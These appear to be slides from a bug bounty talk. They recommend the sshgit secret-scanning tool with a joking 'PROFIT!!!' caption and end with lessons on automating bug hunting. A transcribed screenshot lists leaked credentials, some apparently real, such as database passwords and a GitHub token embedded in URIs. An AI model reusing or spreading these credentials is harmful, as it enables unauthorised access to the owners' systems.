- Asset: example.com (Domain)
- Asset ID: 8286
- References: 6811
- Weakness: SQL Injection
- Severity: High (CVSS 8.8)
- Language: (Add partition)
- Participations: (Add participations)
- Notifications: Enabled
- Visibility: Private (Default)

ADD SUMMARY
ADD HACKER SUMMARY
TIMELINE - EXPORT
The report is ready for review.

Additional Tool (while the other tools are running): sshgit.darkport.co.uk

- Open the link:
<https://sshgit.darkport.co.uk>
- Wait
- ???
- PROFIT!!!



Me as Derp


The screenshot shows the sshgit web interface with the following details:

- Header:** sshgit: find secrets in real time across your infrastructure
- Filters:** Interesting file extensions (checked), High entropy strings (checked), Notify on match (unchecked)
- Match Count:** 4970 matches, 1 filters
- Filters List:** High entropy string (1216), Log file (1115), Username and password (863), Google Cloud API Key (560), Google OAuth Key (416), Potential private key (.pem) (413), Django configuration file (266), AWS Access Key ID Value (197), Potential private key (.asc) (147), SonarQube Docs API Key (137), Environment configuration (112), PHP configuration file (109), Shell command alias configuration (100)
- Results Table:**

Time	Category	Match
7:18:16 PM	Username and password in URI	ftp://johndoe:5crlp7k1dd13@1337.warez.com:2501';
7:16:26 PM	Username and password in URI	mysql://root:SenseHigh_100@127.0.0.1:3306/comment_system?serverTimezone=UTC"
7:14:08 PM	Username and password in URI	postgres://sgunzvnodjeziv:f6893ec687163d4c4ca3e9a1015776217a573d9b2b9efc661617bb8f0fa9d6f@ec2-174-129-229-1
7:06:48 PM	Username and password in URI	https://riprasad:d971f8e848b9f8dd264806d22805524b05acbc58@github.com/riprasad/github-actions-demo-sync-test.
7:06:46 PM	Username and password in URI	mongodb://myDBReader:D1fficultP*40ssw0rd@mongodb0.example.com:27017/admin
6:57:21 PM	Username and password in URI	http://ncuser:ncpass@127.0.0.1:10332/)',
6:54:44 PM	Username and password in URI	sync+https://public:secret@example.com/1',

Lessons learned by Derp

- Keep being curious – sometimes it's not bad to make a programmer move / try to automate stuff
- Importance of having a playbook / methodology when hunting bugs
- Automation can allow a single individual to do the job of a 100 individuals
- Automating a playbook makes the playbook a lot more efficient
- Automating the analysis phase is difficult (Unless you have enough samples to make it repeatable)
- Analysis is usually manual and requires human intelligence



Me as Derp



Shameless Plug

Twitter:

https://twitter.com/_hackstreetboys?lang=en

Facebook:

<https://www.facebook.com/pg/hackstreetboys/posts/>



QUESTIONS?





BYE BYE!